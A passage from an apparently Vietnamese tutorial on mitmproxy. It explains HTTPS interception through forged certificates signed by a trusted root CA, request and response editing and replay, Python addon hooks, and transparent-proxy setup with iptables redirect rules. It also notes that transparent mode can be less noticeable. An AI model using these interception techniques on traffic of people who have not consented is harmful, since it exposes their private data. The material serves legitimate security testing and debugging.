- **Tính năng Transparent Proxy:** Giúp kiểm thử các thiết bị hoặc ứng dụng không dễ cấu hình proxy thủ công (ví dụ: một số thiết bị IoT, ứng dụng di động).

- **Nhược điểm của mitmproxy:**

- **Thiếu giao diện GUI toàn diện:** Mặc dù mitmweb cung cấp giao diện web, nó vẫn không sánh được với sự phong phú và tích hợp của các module trong Burp Suite Professional hay OWASP ZAP. Đối với người dùng không quen với dòng lệnh hoặc Python, việc học mitmproxy có thể mất nhiều thời gian hơn.
- **Ít tính năng tự động hóa kiểm thử sẵn có:** mitmproxy tập trung vào việc cung cấp một nền tảng linh hoạt, đòi hỏi người dùng tự viết script để thực hiện các chức năng quét tự động hoặc fuzzing nâng cao, trong khi Burp Suite và ZAP có các module này được tích hợp sẵn.

2. Kiến trúc hoạt động của mitmproxy

Mitmproxy hoạt động như một proxy trung gian, có khả năng "nghe lén" và điều khiển luồng dữ liệu giữa client và server.

a) Cơ chế hoạt động của một Proxy trung gian

Một proxy (máy chủ ủy quyền) là một máy chủ nằm giữa client và một máy chủ khác (thường là máy chủ web). Khi client muốn truy cập một tài nguyên trên internet, thay vì gửi yêu cầu trực tiếp đến máy chủ đích, nó sẽ gửi yêu cầu đó đến proxy. Proxy sau đó sẽ thay mặt client để gửi yêu cầu đến máy chủ đích và nhận phản hồi. Cuối cùng, proxy chuyển tiếp phản hồi đó trở lại client.

Quá trình này có thể được mô tả như sau:

- Client được cấu hình để gửi tất cả các yêu cầu HTTP/HTTPS của nó đến địa chỉ IP và cổng của proxy.
- Proxy nhận yêu cầu từ client. Tại thời điểm này, proxy có thể phân tích yêu cầu, ghi nhật ký, áp dụng các quy tắc lọc hoặc thay đổi yêu cầu nếu cần.

- Proxy tạo một kết nối mới đến server đích và gửi yêu cầu của client (có thể đã được sửa đổi) tới server đó.
- Server xử lý yêu cầu và gửi phản hồi trở lại proxy.
- Proxy nhận phản hồi từ server. Tương tự như yêu cầu, proxy có thể phân tích, ghi nhật ký, áp dụng các quy tắc lọc hoặc thay đổi phản hồi.
- Cuối cùng, proxy gửi phản hồi (có thể đã được sửa đổi) về client.

Mô hình proxy trung gian này là nền tảng cho nhiều ứng dụng mạng, từ caching, cân bằng tải, ẩn danh, cho đến giám sát và kiểm thử bảo mật. Mitmproxy tận dụng chính mô hình này nhưng với khả năng can thiệp sâu hơn vào luồng dữ liệu.

b) Cơ chế chặn và chuyển tiếp lưu lượng mạng của mitmproxy

Mitmproxy vận hành chính xác như một proxy trung gian, nhưng với khả năng tương tác mạnh mẽ cho phép người dùng "chặn" và "can thiệp" vào luồng dữ liệu. Khi mitmproxy được cấu hình làm proxy cho một thiết bị hoặc ứng dụng, mọi yêu cầu và phản hồi HTTP/HTTPS từ thiết bị/ứng dụng đó sẽ đi qua mitmproxy trước khi đến đích cuối cùng.

Quá trình hoạt động của mitmproxy có thể được hình dung qua các bước sau:

• Bước 1: Thiết lập kết nối Proxy:

- Client được cấu hình để gửi yêu cầu đến địa chỉ IP và cổng của mitmproxy (thường là localhost:8080).
- Khi client gửi yêu cầu, mitmproxy sẽ lắng nghe và chấp nhận kết nối này.

• Bước 2: Chặn và xử lý yêu cầu (Request Interception):

- Khi mitmproxy nhận được một yêu cầu từ client, nó sẽ không lập tức chuyển tiếp yêu cầu đó. Thay vào đó, nó sẽ chặn lại yêu cầu đó.
- Tại thời điểm này, người dùng có thể:
 - Xem xét chi tiết: Kiểm tra tất cả các phần của yêu cầu: phương thức HTTP (GET, POST), URL, tiêu đề (headers), cookies, tham số truy vấn (query parameters), dữ liệu thân yêu cầu (body).
 - Chỉnh sửa thủ công hoặc tự động: Thay đổi bất kỳ phần nào của yêu cầu (ví dụ: thay đổi URL, thêm/xóa tiêu đề, sửa đổi dữ liệu POST, thay đổi giá trị cookie). Việc sửa đổi có thể được thực hiện tương tác thông qua giao diện của mitmproxy hoặc tự động thông qua script Python.

- Replay: Gửi lại yêu cầu đã được sửa đổi hoặc nguyên bản nhiều lần.
 - Drop: Ngăn không cho yêu cầu đến server đích, trả về lỗi cho client.
 - Lưu (Save): Lưu yêu cầu vào một file để phân tích sau.
 - **Bước 3:** Chuyển tiếp yêu cầu và nhận phản hồi:
 - Sau khi yêu cầu đã được xử lý (có thể đã sửa đổi), mitmproxy sẽ tạo một kết nối mới đến server đích và gửi yêu cầu đó.
 - Server đích xử lý yêu cầu và gửi phản hồi trở lại mitmproxy.
 - **Bước 4:** Chặn và xử lý phản hồi (Response Interception):
 - Tương tự như yêu cầu, khi mitmproxy nhận được phản hồi từ server, nó cũng sẽ chặn lại phản hồi đó.
 - Người dùng có thể:
 - Xem xét chi tiết: Kiểm tra mã trạng thái (status code), tiêu đề phản hồi, dữ liệu thân phản hồi (body).
 - Chỉnh sửa thủ công hoặc tự động: Thay đổi bất kỳ phần nào của phản hồi (ví dụ: thay đổi mã trạng thái, sửa đổi nội dung HTML/JSON/XML, thêm/xóa tiêu đề).
 - Tái gửi (Replay): Gửi lại phản hồi đã được sửa đổi hoặc nguyên bản cho client.
 - **Bước 5:** Chuyển tiếp phản hồi về Client sau khi phản hồi đã được xử lý, mitmproxy.
- Cơ chế chặn và chuyển tiếp này, kết hợp với khả năng tương tác và tự động hóa qua script Python, là cốt lõi làm nên sức mạnh và sự linh hoạt của mitmproxy, cho phép người dùng kiểm soát hoàn toàn luồng giao tiếp mạng.

c) Hỗ trợ giao thức (HTTP, HTTPS, WebSocket, v.v.)

Mitmproxy được thiết kế để hoạt động hiệu quả với các giao thức mạng phổ biến, đặc biệt là trong bối cảnh web hiện đại. Khả năng xử lý đa giao thức của nó là một yếu tố then chốt làm nên tính đa dụng của công cụ.

- Hoạt động với HTTP

- HTTP (Hypertext Transfer Protocol) là giao thức nền tảng cho việc truyền tải dữ liệu trên World Wide Web. Với các kết nối HTTP không được mã hóa, việc chặn và phân tích bởi một proxy như mitmproxy là tương đối đơn giản.
- Khi client gửi yêu cầu HTTP qua mitmproxy:

- Mitmproxy nhận yêu cầu HTTP đó.
 - Nó có thể dễ dàng đọc toàn bộ nội dung của yêu cầu (URL, headers, body, v.v.) vì dữ liệu không được mã hóa.
 - Người dùng có thể trực tiếp xem, chỉnh sửa hoặc thao tác với yêu cầu và phản hồi mà không gặp bất kỳ trở ngại nào về mã hóa.
 - Quá trình này diễn ra một cách minh bạch và hiệu quả, cho phép gỡ lỗi và kiểm thử nhanh chóng các ứng dụng sử dụng HTTP.
- Cơ chế giải mã HTTPS (Man-in-the-Middle SSL/TLS)
- Điểm mạnh nổi bật nhất của mitmproxy là khả năng giải mã và phân tích lưu lượng HTTPS (HTTP Secure). HTTPS sử dụng các giao thức mã hóa SSL/TLS để bảo vệ tính bảo mật và toàn vẹn của dữ liệu truyền tải. Để có thể nhìn thấy nội dung của các kết nối HTTPS, mitmproxy phải thực hiện một kỹ thuật gọi là "Man-in-the-Middle SSL/TLS" (thường được gọi là SSL/TLS Interception hoặc SSL/TLS Proxying).
 - Quy trình giải mã HTTPS của mitmproxy diễn ra như sau:
- **Bước 1: Client gửi yêu cầu kết nối HTTPS tới mitmproxy:** Client (ví dụ: trình duyệt) được cấu hình để gửi tất cả yêu cầu HTTPS của nó đến địa chỉ IP và cổng của mitmproxy.
 - **Bước 2: Mitmproxy bắt tay SSL/TLS với Client (tạo chứng chỉ giả mạo):**
 - Khi client bắt đầu quá trình bắt tay SSL/TLS (gửi Client Hello), mitmproxy sẽ chặn nó.
 - mitmproxy sẽ tự động tạo một chứng chỉ SSL/TLS *giả mạo* cho tên miền mà client đang cố gắng kết nối (ví dụ: google.com), sử dụng thông tin từ Client Hello.
 - Chứng chỉ giả mạo này được ký bởi một **chứng chỉ gốc (Root CA) của mitmproxy** (còn gọi là mitmproxy CA).
 - mitmproxy gửi chứng chỉ giả mạo này cùng với Server Hello và các thông tin bắt tay TLS khác về cho client.
 - **Bước 3: Client xác minh chứng chỉ:**
 - Client nhận được chứng chỉ giả mạo và cố gắng xác minh nó.
 - Nếu chứng chỉ gốc của mitmproxy (mitmproxy CA) đã được cài đặt và tin cậy trên thiết bị của client, client sẽ xác nhận rằng chứng chỉ giả mạo là hợp lệ (vì nó được ký bởi một CA mà client tin cậy).

- Nếu mitmproxy CA chưa được cài đặt hoặc không được tin cậy, client sẽ hiển thị cảnh báo bảo mật (ví dụ: "Kết nối của bạn không riêng tư") và không tiếp tục kết nối.
- **Bước 4:** Thiết lập kênh mã hóa giữa Client và mitmproxy:
 - Sau khi chứng chỉ được xác minh, client và mitmproxy hoàn tất quá trình bắt tay SSL/TLS và thiết lập một kênh mã hóa giữa chúng. Tại thời điểm này, mitmproxy có thể giải mã tất cả lưu lượng từ client.
- **Bước 5:** Mitmproxy bắt tay SSL/TLS với Server thực:
 - Song song hoặc ngay sau khi thiết lập kết nối với client, mitmproxy sẽ tạo một kết nối HTTPS mới đến server đích thực sự (ví dụ: google.com).
 - mitmproxy sẽ thực hiện một quá trình bắt tay SSL/TLS hoàn chỉnh và hợp lệ với server gốc, sử dụng chứng chỉ SSL/TLS thực của server.
 - Sau quá trình này, mitmproxy và server thực cũng thiết lập một kênh mã hóa.
- **Bước 6:** Mitmproxy giải mã và chuyển tiếp:
 - Bây giờ, mitmproxy có hai kênh mã hóa riêng biệt: một với client và một với server thực.
 - Khi client gửi dữ liệu đã mã hóa đến mitmproxy, nó sẽ giải mã dữ liệu đó, cho phép người dùng xem và sửa đổi nội dung.
 - Sau khi xử lý, mitmproxy sẽ mã hóa lại dữ liệu đó bằng khóa của kênh kết nối với server thực và gửi đi.
 - Tương tự, khi server thực gửi phản hồi mã hóa đến mitmproxy, nó sẽ giải mã, xử lý, mã hóa lại bằng khóa của kênh kết nối với client và gửi về client.

Bằng cách này, mitmproxy hoạt động như một "người trung gian" thực sự, có khả năng giải mã và xem xét toàn bộ nội dung của các kết nối HTTPS mà không cần biết khóa riêng của server gốc. Đây là tính năng cốt lõi làm nên sức mạnh của mitmproxy trong việc kiểm thử bảo mật các ứng dụng web và di động hiện đại.

- Hỗ trợ WebSocket và các giao thức khác

Ngoài HTTP và HTTPS, mitmproxy cũng cung cấp khả năng hỗ trợ cho các giao thức mạng quan trọng khác:

- **WebSocket:** Giao thức WebSocket cung cấp kênh giao tiếp song công (full-duplex) qua một kết nối TCP duy nhất, thường được sử dụng cho các ứng dụng web thời gian thực (real-time applications) như chat, thông báo, game trực tuyến.

mitmproxy có khả năng theo dõi và hiển thị các thông điệp WebSocket được truyền qua. Nó cho phép người dùng xem nội dung của các thông điệp, và quan trọng hơn, các addons (script Python) có thể được sử dụng để can thiệp, sửa đổi hoặc chèn thêm các thông điệp WebSocket, mở ra khả năng kiểm thử các lỗi hổng trong các ứng dụng thời gian thực.

- **Các giao thức TCP/UDP khác:** Mặc dù mitmproxy được tối ưu hóa cho HTTP/HTTPS và WebSocket, nó cũng có khả năng hoạt động ở cấp độ TCP. Điều này có nghĩa là nó có thể chuyển tiếp lưu lượng TCP hoặc UDP tùy chỉnh. Mặc dù mitmproxy không cung cấp khả năng phân tích sâu nội dung của các giao thức không phải HTTP/HTTPS một cách mặc định (chẳng hạn như SMTP, FTP, SSH, v.v.), người dùng hoàn toàn có thể viết các addons Python tùy chỉnh để giải mã và phân tích các giao thức này nếu có đủ kiến thức về cấu trúc gói tin của chúng. Điều này biến mitmproxy thành một công cụ rất linh hoạt cho các nhà nghiên cứu muốn kiểm tra các giao thức độc quyền hoặc ít được biết đến.

d) Khả năng tự động tạo và quản lý chứng chỉ SSL/TLS

Khả năng tự động tạo và quản lý chứng chỉ SSL/TLS là một trong những tính năng cốt lõi và quan trọng nhất của mitmproxy, là chìa khóa cho việc giải mã lưu lượng HTTPS.

- Vai trò của mitmproxy CA

- Khi mitmproxy lần đầu tiên được chạy, nó sẽ tự động tạo ra một bộ chứng chỉ gốc (Root CA - Certificate Authority) riêng của mình. Chứng chỉ gốc này chính là "chữ ký số" mà mitmproxy sẽ sử dụng để ký các chứng chỉ giả mạo cho các trang web mà client kết nối.
 - Chứng chỉ gốc (Root CA): Đây là chứng chỉ cao nhất trong chuỗi tin cậy. Nếu một hệ thống (trình duyệt, hệ điều hành) tin cậy một chứng chỉ gốc, nó sẽ tự động tin cậy tất cả các chứng chỉ được ký bởi chứng chỉ gốc đó.
 - Vai trò của mitmproxy CA: Để mitmproxy có thể giải mã HTTPS một cách minh bạch, chứng chỉ gốc của nó (mitmproxy CA) cần được cài đặt và tin cậy trên thiết bị hoặc hệ điều hành của client. Khi client cố gắng kết nối đến một trang web qua mitmproxy, mitmproxy sẽ tạo ra một chứng chỉ SSL/TLS giả mạo cho trang web đó (ví dụ: cho google.com) và ký nó bằng mitmproxy CA của chính nó. Nếu mitmproxy CA được client tin cậy, client sẽ chấp nhận chứng chỉ giả mạo này như thể đó là chứng chỉ thực của google.com, từ đó cho phép mitmproxy giải mã lưu lượng.

- Quy trình tạo chứng chỉ động (on-the-fly certificate generation)

- **Bước 1: Lần đầu truy cập tên miền HTTPS:** Khi mitmproxy nhận được yêu cầu HTTPS đầu tiên cho một tên miền cụ thể (ví dụ: example.com), nó sẽ kiểm tra xem đã có chứng chỉ giả mạo cho tên miền này chưa.
- **Bước 2: Tạo khóa riêng và yêu cầu ký chứng chỉ (CSR):** Nếu chưa có, mitmproxy sẽ tạo một khóa riêng (private key) và một yêu cầu ký chứng chỉ (Certificate Signing Request - CSR) cho example.com.
- **Bước 3: Ký chứng chỉ:** mitmproxy sẽ sử dụng khóa riêng của chính mitmproxy CA để ký CSR này, tạo ra một chứng chỉ SSL/TLS mới, hợp lệ cho example.com dưới con mắt của các hệ thống tin cậy mitmproxy CA.
- **Bước 4: Lưu trữ chứng chỉ:** Chứng chỉ và khóa riêng mới tạo này sẽ được lưu trữ trong thư mục cấu hình của mitmproxy (thường là ~/.mitmproxy trên Linux/macOS hoặc C:\Users\username\.mitmproxy trên Windows). Điều này đảm bảo rằng mitmproxy không cần tạo lại cùng một chứng chỉ mỗi khi client truy cập cùng một tên miền.
- **Bước 5: Sử dụng chứng chỉ:** Chứng chỉ mới tạo này sau đó được sử dụng để bắt tay SSL/TLS với client.

Khả năng tự động này giúp mitmproxy cực kỳ tiện lợi, vì người dùng không cần phải tạo và quản lý chứng chỉ thủ công cho từng trang web hay dịch vụ mà họ muốn kiểm thử. Chỉ cần cài đặt và tin cậy chứng chỉ gốc của mitmproxy một lần trên thiết bị mục tiêu là đủ để mitmproxy có thể giải mã hầu hết lưu lượng HTTPS.

3. Các tính năng mitmproxy

Mitmproxy không chỉ là một proxy đơn thuần; nó cung cấp một bộ tính năng phong phú và mạnh mẽ, biến nó thành một công cụ đa năng cho nhiều tác vụ liên quan đến phân tích và kiểm thử mạng.

a) Chụp và xem xét lưu lượng mạng (HTTP/HTTPS)

Tính năng cơ bản và quan trọng nhất của mọi proxy chặn là khả năng nắm bắt và hiển thị chi tiết các yêu cầu và phản hồi HTTP/HTTPS.

- Ghi lại và tổ chức các luồng (flows)
 - Khi mitmproxy hoạt động, mỗi cặp yêu cầu (request) và phản hồi (response) được gọi là một "flow".
 - mitmproxy tự động ghi lại tất cả các flow đi qua nó, hiển thị chúng trong một danh sách hoặc bảng (trong mitmproxy hoặc mitmweb).

- Các flow được tổ chức một cách logic, thường theo thứ tự thời gian, giúp người dùng dễ dàng theo dõi và điều hướng qua lịch sử giao tiếp mạng của ứng dụng.
- Người dùng có thể lưu toàn bộ phiên làm việc (một tập hợp các flow) vào một tệp tin (.mitm) để phân tích sau, hoặc tải lại các phiên đã lưu trước đó. Điều này rất hữu ích cho việc tái tạo lỗi hoặc chia sẻ dữ liệu phân tích.
- Xem xét chi tiết yêu cầu và phản hồi (headers, body, cookies, v.v.)

Khi một flow được chọn, mitmproxy cho phép người dùng xem xét mọi chi tiết của cả yêu cầu gửi đi và phản hồi nhận về.

- Đối với yêu cầu (Request):
 - **Phương thức HTTP:** GET, POST, PUT, DELETE, PATCH, v.v.
 - **URL:** Bao gồm giao thức, tên miền, cổng, đường dẫn và các tham số truy vấn (query parameters).
 - **Tiêu đề (Headers):** Ví dụ: User-Agent, Accept, Content-Type, Authorization, Host, Cookie. Các tiêu đề này chứa thông tin quan trọng về client, server, và ngữ cảnh của yêu cầu.
 - **Cookies:** Liệt kê các cookie được gửi kèm theo yêu cầu.
 - **Thân yêu cầu (Body):** Nếu là yêu cầu POST/PUT, nội dung dữ liệu được gửi sẽ được hiển thị (ví dụ: dữ liệu JSON, XML, form-encoded data).
- Đối với phản hồi (Response):
 - **Mã trạng thái (Status Code):** Ví dụ: 200 OK, 404 Not Found, 500 Internal Server Error.
 - **Thông điệp trạng thái:** Giải thích ngắn gọn về mã trạng thái.
 - **Tiêu đề (Headers):** Ví dụ: Content-Type, Set-Cookie, Location, Server.
 - **Thân phản hồi (Body):** Nội dung phản hồi từ server, có thể là HTML, JSON, XML, hình ảnh, tệp tin, v.v.
 - **Thời gian phản hồi:** Thời gian server xử lý yêu cầu và phản hồi.
 - **Thông tin kết nối:** Địa chỉ IP của server, cổng kết nối.
- Các chế độ hiển thị dữ liệu (Raw, Hex, JSON, XML, HTML, v.v.)
 - Mitmproxy cung cấp nhiều chế độ xem để người dùng dễ dàng hiểu và phân tích các loại dữ liệu khác nhau trong thân yêu cầu và phản hồi:

- **Raw:** Hiển thị toàn bộ dữ liệu ở dạng thô, không định dạng. Hữu ích khi cần xem chính xác từng byte được truyền.
 - **Hex:** Hiển thị dữ liệu dưới dạng mã hexa và ASCII tương ứng. Thường dùng khi phân tích dữ liệu nhị phân hoặc khi tìm kiếm các mẫu byte cụ thể.
 - **JSON (JavaScript Object Notation):** Tự động định dạng và làm đẹp các phản hồi JSON, giúp dễ đọc và duyệt qua cấu trúc dữ liệu. Rất quan trọng khi làm việc với API.
 - **XML (Extensible Markup Language):** Tương tự như JSON, định dạng các phản hồi XML một cách rõ ràng.
 - **HTML (HyperText Markup Language):** Hiển thị nội dung HTML đã được định dạng hoặc ở dạng mã nguồn.
 - **Image:** Nếu phản hồi là một hình ảnh, mitmproxy có thể hiển thị nó trực tiếp trong giao diện mitmweb.
 - **Form:** Hiển thị dữ liệu form-encoded (ví dụ: application/x-www-form-urlencoded) dưới dạng các cặp khóa-giá trị dễ đọc.
 - **Query:** Hiển thị các tham số truy vấn của URL dưới dạng cấu trúc rõ ràng.
- Các chế độ hiển thị này, cùng với khả năng chuyển đổi linh hoạt giữa chúng, giúp người dùng mitmproxy phân tích dữ liệu một cách hiệu quả nhất, bất kể định dạng hay độ phức tạp của nó.

b) Chỉnh sửa yêu cầu và phản hồi:

Khả năng chỉnh sửa yêu cầu và phản hồi là một trong những tính năng mạnh mẽ nhất của mitmproxy, cho phép người dùng chủ động can thiệp vào luồng giao tiếp để kiểm thử các kịch bản khác nhau hoặc gỡ lỗi.

- Chỉnh sửa thủ công trong quá trình tương tác:
 - Trong giao diện mitmproxy (dòng lệnh) hoặc mitmweb (web), người dùng có thể chọn một "flow" và kích hoạt chế độ chỉnh sửa.
 - Chế độ chỉnh sửa cho phép người dùng thay đổi bất kỳ phần nào của yêu cầu (URL, phương thức, headers, body, cookies) hoặc phản hồi (status code, headers, body) trước khi nó được chuyển tiếp.
- Chỉnh sửa tự động bằng quy tắc hoặc script:

- Đối với các tác vụ lặp đi lặp lại hoặc các kịch bản kiểm thử phức tạp, mitmproxy cung cấp khả năng chỉnh sửa tự động thông qua các quy tắc dòng lệnh hoặc bằng cách viết script Python (Addons).
 - Sử dụng cờ `--modify-request` và `--modify-response`: mitmproxy cho phép định nghĩa các quy tắc sửa đổi bằng cách sử dụng biểu thức chính quy (regular expressions).
 - Cú pháp: `--modify-request /<regex>/<substitution>/` hoặc `--modify-response /<regex>/<substitution>/`. Bạn có thể chỉ định phần của request/response để áp dụng h (headers), b (body), q (query parameters), u (URL), s (status code).
 - Sử dụng Python Addons (scripting): Đây là phương pháp mạnh mẽ và linh hoạt nhất để thực hiện chỉnh sửa tự động. Người dùng có thể viết các đoạn mã Python để tương tác với các flow tại các "event hooks" khác nhau trong vòng đời của một yêu cầu/phản hồi. Điều này cho phép thực hiện logic chỉnh sửa phức tạp dựa trên các điều kiện động.

c) *Tái gửi (Replay) yêu cầu và phản hồi*

Tính năng replay (tái gửi) là một công cụ mạnh mẽ trong mitmproxy, cho phép người dùng gửi lại các yêu cầu đã được ghi lại hoặc mô phỏng các phản hồi từ server mà không cần tương tác lại với client hoặc server gốc.

- Replay Request để kiểm thử tính ổn định và tái tạo lỗi
 - Khái niệm: Replay Request cho phép người dùng chọn một yêu cầu cụ thể đã được ghi lại (một flow trong danh sách) và gửi lại yêu cầu đó tới server đích. Người dùng có thể chọn gửi lại yêu cầu gốc, hoặc chỉnh sửa nó trước khi gửi lại.
 - Cách sử dụng:
 - Trong mitmproxy (CLI), chọn một flow và nhấn phím r (replay).
 - Trong mitmweb (Web UI), chọn một flow và click vào nút "Replay" hoặc "Edit and Replay".
 - Ứng dụng trong kiểm thử bảo mật
 - **Tái tạo lỗi:** Nếu một lỗi xảy ra do một yêu cầu đặc biệt, việc replay yêu cầu đó giúp tái tạo lỗi một cách nhanh chóng và đáng tin cậy để gỡ lỗi.
 - **Kiểm thử lỗ hổng:** Sau khi sửa đổi một yêu cầu để tạo ra một payload tấn công (ví dụ: SQL Injection, XSS), người kiểm thử có thể replay yêu cầu đó nhiều lần với các biến thể khác nhau của payload để tìm ra điểm yếu.

- **Kiểm thử tính ổn định:** Gửi lại một loạt các yêu cầu với tốc độ cao để kiểm tra khả năng chịu tải hoặc phát hiện các vấn đề về race condition. (Lưu ý: mitmproxy không phải là công cụ kiểm thử hiệu năng chuyên dụng, nhưng có thể dùng cho kiểm thử cơ bản).
 - **Kiểm thử Broken Access Control/Broken Authentication:** Replay một yêu cầu với các session cookie, token, hoặc thông tin xác thực khác để kiểm tra xem liệu có thể truy cập các tài nguyên không được phép hay không.
 - **Tự động hóa Brute-Force/Fuzzing:** Mặc dù mitmproxy không có Intruder/Fuzzer tích hợp như Burp Suite, người dùng có thể viết các script Python (addons) để tự động replay một yêu cầu với danh sách payload từ tệp, tạo ra một công cụ fuzzing hoặc brute-forcing tùy chỉnh.
- Replay Response để mô phỏng phản hồi server
- Khái niệm: Replay Response cho phép người dùng chọn một phản hồi cụ thể đã được ghi lại và "phát lại" phản hồi đó cho một yêu cầu đến tương ứng. Thay vì chờ đợi server đích thực phản hồi, mitmproxy sẽ trả về phản hồi đã lưu trữ này ngay lập tức.
 - Cách sử dụng:
 - Chọn một flow, sau đó chọn tùy chọn để replay response.
 - Người dùng có thể chỉnh sửa phản hồi đã lưu trước khi replay nó.
 - Ứng dụng trong kiểm thử và phát triển:
 - **Kiểm thử client-side handling:** Mô phỏng các kịch bản phản hồi khác nhau từ server (ví dụ: mã trạng thái 404 Not Found, 500 Internal Server Error, JSON response không hợp lệ) để xem ứng dụng client (trình duyệt, di động) xử lý các tình huống này như thế nào. Điều này rất hữu ích khi server đang trong quá trình phát triển hoặc không ổn định.
 - **Phát triển frontend offline:** Các nhà phát triển frontend có thể làm việc mà không cần backend hoạt động bằng cách sử dụng các phản hồi đã lưu trữ.
 - **Kiểm thử lỗi logic:** Mô phỏng một phản hồi đặc biệt có thể kích hoạt một lỗi logic trong ứng dụng client mà khó có thể tái tạo từ server thực.

Tính năng replay, cả request và response, cung cấp một mức độ kiểm soát đáng kinh ngạc đối với luồng giao tiếp, giúp tăng tốc quá trình kiểm thử và gỡ lỗi, đồng thời mở ra nhiều khả năng cho việc kiểm thử các kịch bản phức tạp.

d) Cắm script Python để tự động hóa và mở rộng chức năng (Addons)

Khả năng cắm script Python (gọi là "addons" trong mitmproxy) là tính năng mạnh mẽ nhất và là điểm khác biệt chính của mitmproxy so với nhiều công cụ proxy khác. Nó biến mitmproxy từ một công cụ tương tác thủ công thành một nền tảng tự động hóa mạnh mẽ.

- Giới thiệu về kiến trúc Addon của mitmproxy
 - Mitmproxy được thiết kế theo kiến trúc plugin (addons). Điều này có nghĩa là các chức năng cốt lõi của proxy được tách rời khỏi các logic xử lý và tương tác với flow. Người dùng có thể viết các đoạn mã Python nhỏ (addons) để "cắm" vào các điểm khác nhau trong quá trình xử lý flow, từ đó tùy chỉnh hoặc mở rộng hành vi của mitmproxy.
 - Một addon là một tệp Python (.py) chứa một hoặc nhiều hàm được định nghĩa trước, gọi là "event hooks".
 - Khi một sự kiện cụ thể xảy ra trong mitmproxy (ví dụ: một yêu cầu đến, một phản hồi được nhận), mitmproxy sẽ tự động gọi các hàm hook tương ứng trong các addon đang chạy.
 - Các hàm hook này nhận được các đối tượng flow (hoặc các đối tượng liên quan như request, response) cho phép script truy cập và thao tác dữ liệu.
- Các Event hook chính (request, response, http_connect, v.v.)
 - mitmproxy cung cấp một danh sách phong phú các event hooks mà addon có thể lắng nghe và phản ứng. Dưới đây là một số hook quan trọng:
 - **clientconnect(self, client_connection):** Kích hoạt khi một client mới kết nối tới mitmproxy.
 - **clientdisconnect(self, client_connection):** Kích hoạt khi một client ngắt kết nối.
 - **serverconnect(self, server_connection):** Kích hoạt khi mitmproxy tạo kết nối đến một server.
 - **serverdisconnect(self, server_connection):** Kích hoạt khi mitmproxy ngắt kết nối đến một server.
 - **http_connect(self, flow: http.HTTPFlow):** Kích hoạt khi một lệnh HTTP CONNECT được nhận (thường cho các kết nối HTTPS).
 - **requestheaders(self, flow: http.HTTPFlow):** Kích hoạt ngay sau khi mitmproxy nhận được headers của yêu cầu từ client. Tại đây, bạn có thể đọc hoặc sửa đổi headers trước khi body được đọc.

- **request(self, flow: http.HTTPFlow):** Kích hoạt sau khi toàn bộ yêu cầu (headers và body) từ client đã được nhận. Đây là hook phổ biến nhất để thao tác với yêu cầu.
- **responseheaders(self, flow: http.HTTPFlow):** Kích hoạt sau khi mitmproxy nhận được headers của phản hồi từ server. Tương tự requestheaders.
- **response(self, flow: http.HTTPFlow):** Kích hoạt sau khi toàn bộ phản hồi (headers và body) từ server đã được nhận. Đây là hook phổ biến nhất để thao tác với phản hồi.
- **error(self, flow: flow.Flow):** Kích hoạt khi có lỗi xảy ra trong quá trình xử lý flow.
- **websocket_message(self, flow: websocket.WebSocketFlow):** Kích hoạt khi một tin nhắn WebSocket được gửi hoặc nhận.
- **tcp_message(self, flow: tcp.TCPFlow):** Kích hoạt khi một tin nhắn TCP được gửi hoặc nhận (cho các kết nối TCP không phải HTTP).
- **Cách chạy một Addon:** Để chạy một addon, bạn chỉ cần sử dụng cờ -s hoặc --script khi khởi động mitmproxy, mitmweb, hoặc mitmdump:

```
mitmproxy -s my_addon.py
mitmweb -s my_addon.py
mitmdump -s my_addon.py
```

e) Chế độ Transparent Proxy

- Khái niệm và nguyên lý hoạt động
 - Trong cấu hình proxy thông thường (explicit proxy), client cần được cấu hình (ví dụ: trong cài đặt trình duyệt hoặc hệ điều hành) để gửi các yêu cầu HTTP/HTTPS tới địa chỉ IP và cổng của proxy. Ngược lại, trong chế độ transparent proxy, mitmproxy lắng nghe trên một cổng nhất định (ví dụ: 8080).
 - Thay vì client trực tiếp gửi yêu cầu đến mitmproxy, lưu lượng mạng của client (ví dụ: từ một máy tính, thiết bị di động, hoặc IoT device) sẽ được **chuyển hướng ở cấp độ mạng** (thường là ở router, firewall, hoặc thông qua cài đặt iptables trên Linux) tới cổng của mitmproxy.
 - Khi mitmproxy nhận được lưu lượng này, nó sẽ phân tích gói tin và xác định server đích ban đầu mà client muốn kết nối. Sau đó, nó tự động hoạt động như một proxy cho kết nối đó.

- Đối với lưu lượng HTTPS, mitmproxy vẫn thực hiện cơ chế MitM SSL/TLS như đã mô tả, đòi hỏi chứng chỉ CA của nó phải được tin cậy trên client.
- Nguyên lý hoạt động của chuyển hướng mạng (ví dụ trên Linux với iptables):
 - Lệnh này sẽ chuyển hướng tất cả các kết nối TCP đến cổng 80 (HTTP) đi qua máy chủ chạy mitmproxy sang cổng 8080 (cổng mitmproxy đang lắng nghe).

```
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080
```

- Lệnh này sẽ chuyển hướng tất cả các kết nối TCP đến cổng 443 (HTTPS) sang cổng 8080.

```
iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080
```

- Khởi động mitmproxy với chế độ transparent:

```
mitmproxy --mode transparent hoặc mitmweb --mode transparent
```

- Ưu điểm và nhược điểm khi triển khai

- Ưu điểm:
 - **Tiện lợi cho thiết bị không hỗ trợ cấu hình proxy:** Rất hữu ích khi kiểm thử các thiết bị IoT, phần cứng nhúng, ứng dụng di động mà không có tùy chọn cấu hình proxy tường minh, hoặc khi bạn muốn chặn lưu lượng của toàn bộ mạng con.
 - **Kiểm thử các ứng dụng bỏ qua cài đặt proxy hệ thống:** Một số ứng dụng có thể không tuân theo cấu hình proxy của hệ thống. Chế độ transparent proxy buộc tất cả lưu lượng đi qua mitmproxy ở cấp độ mạng.
 - **"Stealthy" trong một số kịch bản:** Mặc dù vẫn yêu cầu cài đặt chứng chỉ CA cho HTTPS, nhưng việc không cần cấu hình client có thể làm cho việc triển khai proxy ít bị chú ý hơn trong một số môi trường.
 - **Dễ dàng kiểm soát một mạng con:** Bằng cách cấu hình router hoặc firewall, có thể định tuyến lưu lượng của nhiều thiết bị trong mạng con qua một mitmproxy duy nhất.
- Nhược điểm:
 - **Yêu cầu quyền quản trị (Root/Admin):** Để thực hiện các cấu hình chuyển hướng lưu lượng ở cấp độ mạng (ví dụ: iptables trên Linux), cần có quyền root hoặc quyền quản trị viên.

- **Phức tạp trong cấu hình:** Việc thiết lập chế độ transparent proxy đòi hỏi kiến thức về cấu hình mạng, firewall, và định tuyến. Nó phức tạp hơn so với việc chỉ cấu hình proxy trong trình duyệt.
